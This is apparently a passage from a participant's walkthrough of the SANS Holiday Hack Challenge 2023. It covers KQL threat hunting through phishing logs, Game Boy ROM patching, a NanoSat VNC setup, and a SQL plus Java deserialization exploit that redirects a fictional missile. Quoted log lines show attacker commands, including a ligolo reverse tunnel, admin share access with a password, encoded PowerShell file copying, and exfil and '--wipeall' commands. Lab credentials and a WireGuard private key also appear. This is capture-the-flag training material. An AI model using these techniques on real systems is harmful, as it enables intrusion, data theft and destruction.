.create table FileCreationEvents (timestamp:datetime, hostname:string, username:string, sha256:string, path:string, filename:string, process_name:string)
.create table InboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table OutboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table PassiveDns (timestamp:datetime, ip:string, domain:string)
.create table ProcessEvents (timestamp:datetime, parent_process_name:string, parent_process_hash:string, process_commandline:string, process_name:string, process_hash:string, hostname:string, username:string)
.create table SecurityAlerts (timestamp:datetime, alert_type:string, severity:string, description:string, indicators:dynamic)
// Ingest data into tables
.ingest into table AuthenticationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/AuthenticationEvents.csv') with (ignoreFirstRecord = true)
.ingest into table Email ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Email.csv') with (ignoreFirstRecord = true)
.ingest into table Employees ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Employees.csv') with (ignoreFirstRecord = true)
.ingest into table FileCreationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/FileCreationEvents.csv') with (ignoreFirstRecord = true)
.ingest into table InboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/InboundNetworkEvents.csv') with (ignoreFirstRecord = true)
.ingest into table OutboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/OutboundNetworkEvents.csv') with (ignoreFirstRecord = true)
.ingest into table PassiveDns ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/PassiveDns.csv') with (ignoreFirstRecord = true)
.ingest into table ProcessEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/ProcessEvents.csv') with (ignoreFirstRecord = true)
.ingest into table SecurityAlerts ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/SecurityAlerts.csv') with (ignoreFirstRecord = true)
```

The code available in the given references. Run this code to create cluster. Once done, click query to query the tables. PS: Copy cluster URI as it may ask while submission.

- How many Craftperson Elf's are working from laptops?

```
Employees
| where role == "Craftsperson Elf" and hostname contains "LAPTOP"
25
```

- The alert says the user clicked the malicious link 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx' . What is the email address of the employee who received this phishing email?

```
Email
| where link contains "madelvesnorthpole"
| take 10
alabaster_snowball@santaworkshopgeeseislands.org
```

- What is the email address that was used to send this spear phishing email?

cwombley@gmail.com

- What was the subject line used in the spear phishing email?

[EXTERNAL] Invoice foir reindeer food past due
2023-12-02T09:37:40Z

- What is the role of our victim in the organization?

```
Employees
| where email_addr contains "alabaster"
```

Head Elf

- What is the hostname of the victim's machine?

Y1US-DESKTOP

- What is the source IP linked to the victim?

10.10.0.4

- What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!

```
OutboundNetworkEvents
| where src_ip == "10.10.0.4" and url contains "madelvesnorthpole"
| take 10
```

2023-12-02T10:12:42Z

- What file is dropped to Alabaster's machine shortly after he downloads the malicious file?

```
FileCreationEvents
| where hostname == "Y1US-DESKTOP"
| take 10
```

2023-12-02T10:13:35Z Y1US-DESKTOP alsnowball
9cec01b76ec24175cde5482b4c0b09fa4278b8e06a267186888853207adc3ced
C:\Users\alsnowball\Downloads\MonthlyInvoiceForReindeerFood.docx
MonthlyInvoiceForReindeerFood.docx Edge.exe
2023-12-02T10:14:21Z Y1US-DESKTOP alsnowball
4c199019661ef7ef79023e2c960617ec9a2f275ad578b1b1a027adb201c165f3
C:\ProgramData\Windows\Jolly\giftwrap.exe **giftwrap.exe** explorer.exe

- The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?

```
ProcessEvents | where hostname == "Y1US-DESKTOP"
```

2023-12-02T11:11:29Z cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to **113.37.9.17**:22 --username rednose --password falalalala --no-antispoof ligolo
e9b34c42e29a349620a1490574b87865cc1571f65aa376b928701a034e6b3533 Y1US-DESKTOP alsnowball

- What is the timestamp when the attackers enumerated network shares on the machine?

2023-12-02T16:51:44Z cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f net share net.exe
8b5b1556ba468035a37b40d8ea42a4bff252f4502b97c52fcacb3ba269527a57 Y1US-DESKTOP alsnowball

- What was the hostname of the system the attacker moved laterally to?

2023-12-24T15:14:25Z cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f cmd.exe /C net use **NorthPolefileshare**\c$ /user:admin AdminPass123 cmd.exe
bfc3e1967ffe2b1e6752165a94f7f84a216300711034b2c64b1e440a54e91793 Y1US-DESKTOP alsnowball

- When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?

```
ProcessEvents | where hostname == "Y1US-DESKTOP" and process_commandline contains "enc"
```

PS: Excluding Shell Experience Host and CCM Manger logs
2023-12-24T16:07:47Z cmd.ex
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass –enc KCAndHh0LnRzaUxlY.....bGxlaHNyZXdvcCgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn
powershell.exe 6a2ecb71f664280de86832553191d1e70335f1bcdbb756e041de8d1072819885 Y1US-DESKTOP alsnowball

- What was the name of the file the attacker copied from the fileshare? (This might require some additional decoding)

I decoded the above the string from Base64 and reverse it: (I used CyberChef)
powershell.exe -c Copy-Item \\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt C:\Desktop**NaughtyNiceList.txt**

- The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?

I have taken a look at the other encoded strings:

W1N0UmlOZ106Okpv.....gJypNRHIqJykuTmFtRVszLDExLDJdLWpvaU4=

Decoded from Base64 to:

[StRiNg]::JoIn('', [ChaR[]](100, 111, 119, 110, 119, ..., 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN

- It is taking ASCII characters and joining them - I used a python code to decode it:

```
# Input list
lst = [100, 111, 119, 110, 119, 105, ....., 120, 46, 99, 111, 109, 92, 102, 105, 108, 101]
# Using chr() Method
res = ""
for i in lst:
    res = res + chr(i)
 print (str(res))
```

```
$ python chartostring.py
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx
```

- What is the name of the executable the attackers used in the final malicious command?

I decoded the last encoded PowerShell command from Base64:

2023-12-25T10:44:27Z cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass –enc
QzpcV2luZG93c1xT.....V4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=
cmd.exe 146003.....907de0061b1c64b3b9 Y1US-DESKTOP alsnowball
C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$downwithsanta.exe

- What was the command line flag used alongside this executable?

--wipeall

print base64 decode tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')

Beware the Cube that Wombles

Grotto's Revelation

Exploring Pixel Island led me to Driftbit Grotto, where I met TINSEL UPATREE, who was misled by maps. My cartridge tester hinted at a hidden game cartridge nearby. Tinsel mentioned the complexity of game versions, especially Volume 2, with not one but two distinct releases.

I first played the game and observed traffic in Inspect → Network → sometimes it is loading gameo and sometimes it is loading game1

https://gamegosling.com/vol2-akHB27gg6pNo/rom/game1.gb
https://gamegosling.com/vol2-akHB27gg6pNo/rom/gameo.gb

I downloaded both the files for my analysis in linux box.


I used mgba emulator to play these games:

```
sudo apt-get -y install mgba-sdl
```

mgba game1.gb → to play game

When I tried to enter the room, T-wiz says I shall not pass!!!
Rather than comparing Gameboy files, I converted them to hex and looked at the differences in the games:

```
xxd -g q gameboy1.gb > gameboy1.txt
xxd -g q gameboy0.gb > gameboy0.txt
diff -u gameboy1.txt gameboy0.txt
```



There are couple of differences, so I made changes in game1 hex file one after another and played the game to see if there are any changes happen.

```
xxd -r gameboy1.txt > gameboym1.gb
mgba gameboym1.gb
```

For the third change in line 16a80, one random entry point showed in the game which let me into another room with ChatNPT and an old time radio.




The radio is giving a signal in the morse code and as I noted:

--.

.-..

- - - - -

.-.

-. - -

https://morsecode.world/international/translator.html is a morse code translator I have used:

GLORY

Maze Quest

Beneath the big wing of the goose on Steampunk Island, I met ANGEL CANDYSALT at Rusty Quay. He was on a daring mission: nabbing treasure hidden in a ship graveyard guarded by a rusted maze. The challenge? Grab the cartridge by solving the maze from a bird's eye view. The rusty twists and turns awaited.

I first played the game and observed traffic in Inspect → Network → collected the game file https://gamegosling.com/vol3-7bNwQKGBFNGQT1/rom/game.gb

For this challenge, I downloaded bgb emulator so I can use cheats in GUI. First I opened the game file in bgb and observed that there are 4 levels. In first level, there are 3 coins with values 1, 10, 100. Coins in other levels are of value 1. In the 4th level, I met Jared who mentioned about 3(nines) score.

So, I restarted the game and tried to make 999 being in and out of the first level 9x(1+10+100). At the end while scoring 999, I received an error.

I couldn't score 999 by playing, however I can change the addresses that are storing the values of the score in debugger.

I followed the below steps to narrow down the addresses: (bgb)

- Started the game at 000 and scored 543 (like above)
- Opened cheat searcher, searched for 8 bit addresses
- Then searched for value=5, that narrowed down for possible first position
- Continued the game WITHOUT collecting any coins but killing evil
- Then searched for equal to previous value for possible first position
- Came back to first level safely and collected 100 coin to change the score to 643
- Then searched for value=6, which narrowed down to 3 addresses

```
0:AE5C=05 0:AFBE=05 0:B043=05 0:B0F6=05 1:B9D4=05 3:AA8B=05
  C0CF=05   C0D0=05   C160=05   C2A0=05   C2A2=05   C2A4=05
  C2A6=05   C2A8=05   C2AA=05   C2AC=05   C2AE=05   C2D4=05
  C2D6=05   C2D8=05   C2DA=05   C2DC=05   C2DE=05   C2E0=05
  C2E2=05   CAB0=05   CB9E=05   D932=05   DA8A=05   DB74=05
  FF8C=05
```

```
C160=06   CB9E=06   D932=06
```

I followed the same process starting with 345 (third position) and 354 (second position) scores:

```
C12C=06   CB9C=06   D932=06
```

```
C0F8=06   CBA2=06   D932=06
```

After deleting duplicates, I ended up with 7 unique addresses that could be saving the scores.

C160 C12C C0F8 CB9E CB9C CBA2 D932

I freezed all positions to value 9 in debugger (press ESC) → located the addressed → right click → freeze RAM address → value=9

Came back to the game which loaded to 999 automatically.
I continued the game until 4th level while saving state and loading it whenever I lose life. I also tried not to collect any new coins to avoid errors.

There are two big jumps for which I changed joypad keys to SPACE to make it easier. After the jumps, I found another cave with ChatNPT and block.

I submitted my 999 coins to ChatGPT

```
"morethanmeetstheeye"
```

and went to the block and submitted the above paraphrase and moved it, which gave a flag.

Flag is !tom+elf!

Cosmic Discoveries

Returning to Cape Cosmic on Space Island, serendipity led me to a concealed door, unveiling Zenith SGS. Within, the NanoSat-o-Matic vending machine offered a glimpse into the future with a free sample of NanoSat frameworks.

A remarkable find—the Nanosat Christmas Comms machine, a portal to gator time travel, furnished me with crucial details for future endeavors: Interface, Peer's IP, private/public keys, and listening ports.

```
[Interface]
Address = 10.1.1.2/24
PrivateKey = I3k0v28mp1uUWlrX5vIbxbof13XlCdLrguCuPG67RPA=
ListenPort = 51820
[Peer]
PublicKey = QdbgmjLzmj29Dq5e8vM5orkHm8embwJjrdlOfeFQ0gw=
Endpoint = 34.72.11.49:51820
AllowedIPs = 10.1.1.1/32
```

On the right side, there is a camera to observe the cosmic surroundings.

There is a README.md file in the container with instructions on setting up a docker (I did this in Kali)

```
sudo apt install -y docker.io
sudo systemctl enable docker –now
sudo chmod 666 /var/run/docker.sock
```

docker build -t nmf_client . → takes sometime to build docker


```
docker run -it --cap-add=NET_ADMIN -p 5900:5900 -p 6901:6901 --rm nmf_client
```

WebSocket server settings:

- Listen on :6901
- Web server. Web root: /usr/share/novnc
- No SSL/TLS support (no cert file)
- proxying from :6901 to localhost:5900

The VNC can be accessed in two ways:

sudo apt install tightvncpasswd → Vncviewer → 127.0.0.1




In browser → http://127.0.0.1:6901 → No VNC Connect → click vnc.html
Wireguard is already configured in the VNC. I need to setup wgo file. I created a wgo.conf file in my linux and copied it to the vnc. (I kept interface peer IP details in the wgo file)
docker ps
1d12d7448228 nmf_client "/_cacert_entrypoin..." 15 seconds ago Up 13 seconds 0.0.0.0:5900->5900/tcp
Copied the container ID
docker cp /home/kali/Desktop/confi <cotainerid>:/etc/wireguard/wg0.conf
Once the file is copied, accessed VNC. Right click on the vnc opens the list of applications:

Directory

- app/
- core/
- include/
- utils/
- vendor/
- vnc.html
- vnc_auto.html@
- vnc_lite.html

In bash:
wg-quick down wg0
wg-quick up wg0
In Satellite Tools → Launch Nanosat MO Base Station Tool (CTT):
maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory to fetch information and connect to the provider
In the app launcher there are 2 tools: Missile targeting system and Camera.
Selected Camera → Run App → Collected the directory service URL from the below console
maltcp://10.1.1.1:1025/camera-Directory to fetch information and connect to the provider
In the Parameter service, enabled generation of Number of snaps Taken and Base64SnapImage.
In the Action service, selected Base64SnapImage and submitAction, which should take a picture. But it's very difficult to copy the base64 string from the image.



I have taken the help of Wireshark to capture traffic. I followed the tcp stream of captured image, save it into binary file and copied back the entire base64 code to decode.
In kali: docker cp <cotainerid>:/packet.bin /home/kali/Desktop/packet.bin
I removed null and extra request/response header bytes and did base64 decode and extracted files.

I used CyberChef to decode.
Todo is pasted on the systems: Third item on Todo list is CONQUER HOLIDAY SEASON!

Now I am able to access the camera and checked the telescope outside which shoed that the missile being managed by Jack is targeting the Earth.


Celestial Divergence

A new challenge emerged within the Zenith SGS—a task to divert a missile away from its intended path, steering it toward the Sun.
As I already have access to the CTT and Mission targeting system, I first ran the app in the launcher.
maltcp://10.1.1.1:1025/missile-targeting-system-Directory to fetch information and connect to the provider.
Enabled generation of all the parameters in the parameter service:

Parameter Service - Definitions

Identity	name	description	rawType	rawUnit	generationEnabled	updateInterval
1	PointingMode	Pointing Mode.	String			10
2	X	X coordinate.	String			10
3	Y	Y coordinate.	String			10
4	Debug	Debug.	String			10

There is one Debug action, when submitted and got the value as:



So, the database behind the application is of Maria DB. Also, debug action is taking arguments and apparently above values is the output of existing query VERSION();

The same output is visible in app launcher service console too.

To enumerate the database:

PS: ";" is to escape the existing query

```
2023-12-27 07:19:33.470 esa.mo.nmf.apps.MissileTargetingSystemMCAdapter sqlDebug
INFO: Debug action output: VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 |
TABLE_NAME: messaging |
TABLE_NAME: pointing_mode |
TABLE_NAME: pointing_mode_to_str |
TABLE_NAME: satellite_query |
TABLE_NAME: target_coordinates |
```

; show schemas;

SCHEMA_NAME: information_schema |

SCHEMA_NAME: missile_targeting_system |

; show tables;

TABLE_NAME: messaging |

TABLE_NAME: pointing_mode |

TABLE_NAME: pointing_mode_to_str |

TABLE_NAME: satellite_query |

TABLE_NAME: target_coordinates |

; select * from pointing_mode_to_str;

id: 1 | numerical_mode: 0 | str_mode: Earth Point Mode | str_desc: When pointing_mode is 0, targeting system applies the target_coordinates to earth. |

id: 2 | numerical_mode: 1 | str_mode: Sun Point Mode | str_desc: When pointing_mode is 1, targeting system points at the sun, ignoring the coordinates. |

; select * from pointing_mode;

id: 1 | numerical_mode: 0 | → Missile is pointed to Earth, the ask is to change the mode to 1

; Select * from satellite_query;

jid: 1 | object:

.....sr..SatelliteQueryFileFolderUtility.....Z..isQueryZ..isUpdateL..pathOrStatementt..Ljava/lang/String;xp..t.)/opt/SatelliteQueryFileFolderUtility.java | results:

```
import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
```

This java query looks like it is having a serialization vulnerability. But some of the values in object are not readable.

I tried updating the pointing mode, but I got a warning in the console.

; update pointing_mode set numerical_mode = 1 where id = 1;

So, I checked for grants I had,

; show grants for current_user;

Grants for targeter@%: GRANT USAGE ON *.* TO `targeter`@`%` IDENTIFIED BY PASSWORD '*41E2CFE844C8F1F375D5704992440920F11A11BA' |

Grants for targeter@%: GRANT SELECT, INSERT ON `missile_targeting_system`.`satellite_query` TO `targeter`@`%` |

Grants for targeter@%: GRANT SELECT ON `missile_targeting_system`.`pointing_mode` TO `targeter`@`%` |


Grants for targeter@%: GRANT SELECT ON `missile_targeting_system`.`messaging` TO `targeter`@`%` |

Grants for targeter@%: GRANT SELECT ON `missile_targeting_system`.`target_coordinates` TO `targeter`@`%` |

Grants for targeter@%: GRANT SELECT ON `missile_targeting_system`.`pointing_mode_to_str` TO `targeter`@`%`

I got the username targeter who has insert access to satellite query table and his hash. But I already found the cleartext password in the mission control jar file's class file.

/esa/mo/nmf/apps/MissileTargetingSystemMCAdapter.class



I tried accessing database from the docker with these credentials: (server IP is from the conf file)

mysql -h 35.226.35.9 -u targeter -p

Enter password:

cu3xmzp9tzpi00bdqvxq

MariaDB [(none)]> use missile_targeting_system

Database changed

The payload I have to keep is: (converted to hex and noted down)

UPDATE pointing_mode SET numerical_mode = 1 WHERE id = 1;

I first enumerated the satellite_query table's object column in base64:

```
SELECT TO_BASE64(object) FROM satellite_query;
```

```
| rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1
ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAAA
dAApL29wdC9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5LmphdmE= |
```

I kept this base64 code in a file and decoded it to another file, which found to be a java serialization data:

```
echo
"rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1
ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAAA
dAApL29wdC9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5LmphdmE=" > base64file
file base64file
base64file: ASCII text
cat base64file | base64 -d > decodedfile
file decodedfile
decoded: Java serialization data, version 5
```

To further decode this file, I used the below reference:

https://github.com/NickstaDB/SerializationDumper

First downloaded the SerializationDumper.jar file and ran the below command:

```
java -jar SerializationDumper-v1.13.jar -r decoded > serialized.txt
```

There are 3 parameters in there, which I need to update, along with length in hex:

```
isQuery
  (boolean)false - 0x00
isUpdate
  (boolean)false - 0x00
pathOrStatement
  (object)
    TC_STRING - 0x74
      newHandle 0x00 7e 00 03
      Length - 41 - 0x00 29
      Value - /opt/SatelliteQueryFileFolderUtility.java -
742f536174656c6c6974655175657279466965c65466f6c6465725574696c69
```

```
isQuery
  (boolean)true - 0x01
isUpdate
  (boolean)true - 0x01
pathOrStatement
  (object)
    TC_STRING - 0x74
      newHandle 0x00 7e 00 03
      Length - 41 - 0x00 3a
      Value - /opt/SatelliteQueryFileFolder
1544520706f696e74696e675f6d6f64652053455420
06964203d20313b
```

Updated Path/Statement:

```
5550444154452070 6f696e74696e675f6d6f646520534554206e756d65726963616c5f6d6f6465202
03d203120574845524520696 4203d20313b
```

I made the modifications to the file and rebuilt the stream using the tool and encoded back to base64:

```
java -jar SerializationDumper-v1.13.jar -b serialized.txt rebuilt.bin
cat rebuilt.bin | base64 > base64encodedfile
```

Back in mysql kali shell, inserted the value with base64 decode command:

```
INSERT INTO satellite_query (object) VALUES
(FROM_BASE64('rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCA
ANaAAdpc1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0
cmluZzt4cAEBdAA6VVBEQVRFIHBvaW50aW5nX21vZGUgU0VUIG51bWVyaWNhbF9tb2RlICA9IDEg
V0hFUkUgaWQgPSAxOw==‘));
```

Now that the table is updated, I rechecked the pointing mode,


```
select * from pointing_mode;
```

```
+----+---------------+
| id | numerical_mode |
+----+---------------+
|  1 |             1 |
+----+---------------+
1 row in set (0.256 sec)
```

It has been automatically changed.


I went back and opened the camera and the missile detached and went into the sun:

I went back to resort lobby and found that Jack was caught.




Appendix I – Burp Installation in Firefox

- Install Burp suite community edition in your windows machine
- Add Foxy Proxy extension in Firefox browser
- Pin the add-on and go to options to setup proxy IP/port




- Add proxy with a name and give "127.0.0.1" as Hostname and "9090" or any random port number
- Back in Burp proxy, add a listener with same IP and port to intercept the traffic
- Once done, enable burp whenever you want to send traffic to Burp for interception. Else, disable it.





Appendix II – References

Using Azure tokens: https://learn.microsoft.com/en-us/entra/identity/managed-identities-azure-resources/how-to-use-vm-token
Source control in Azure: https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-source-control
Talk on SSH: https://youtu.be/4SoRniyidt4
DMARC, DKIM, SPF: https://www.cloudflare.com/learning/email-security/dmarc-dkim-spf/
Working on iframes: https://gist.github.com/chrisjd20/93771da596ca5e49043f148a845c469f
Talk on Space system vulnerabilities: http://www.youtube.com/watch?v=qQaA1w6WjGw
Talk on Padlock opening: https://www.youtube.com/watch?v=27rE5ZvWLU0
Creating cluster in KQL: https://dataexplorer.azure.com/freecluster
AudioBook: https://www.holidayhackchallenge.com/2023/wombleycube the enchanted voyage.mp3.zip
Azure CLI: https://learn.microsoft.com/en-us/cli/azure/reference-index?view=azure-cli-latest
Python Nan injection: https://www.tenable.com/blog/python-nan-injection
Socat: https://www.redhat.com/sysadmin/getting-started-socat
Autokey: https://github.com/autokey/autokey
AutoIt: https://www.autoitscript.com/site/
Java web sockets: https://javascript.info/websocket
Nano framework sample: https://www.holidayhackchallenge.com/2023/client container.zip
Burpsuite: https://portswigger.net/burp
Zap Proxy: https://www.zaproxy.org/
JWT: https://jwt.io/introduction
JWT editor in Burp: https://portswigger.net/web-security/jwt
Linux priv escalation example: https://payatu.com/blog/a-guide-to-linux-privilege-escalation/
Luggage lock opening: https://youtu.be/ycM1hBSEyog
ChatGPT: https://chat.openai.com/auth/login
Play HT AI: https://play.ht/
Dall-E-3 AI: https://openai.com/dall-e-3
Google Bard AI: https://bard.google.com
Grok AI: https://grok.x.ai/
Bing AI: https://www.bing.com/search?form=MY0291&OCID=MY0291&q=Bing+AI&showconv=1
Midjourney AI: https://www.midjourney.com/home?callbackUrl=%2Fexplore

As the final chapter unfolds, I've traversed every island, lent a hand to the elves, redirected the missile to safeguard the holiday season, and now, I set sail homeward. The islands, now etched in my memories, hold the tales of adventures and camaraderie. Until next year, the diary closes with a heartfelt "adios." May the coming days bring new enthusiasm and fresh tales to unfold. Until then, farewell.







Divyateja Kasula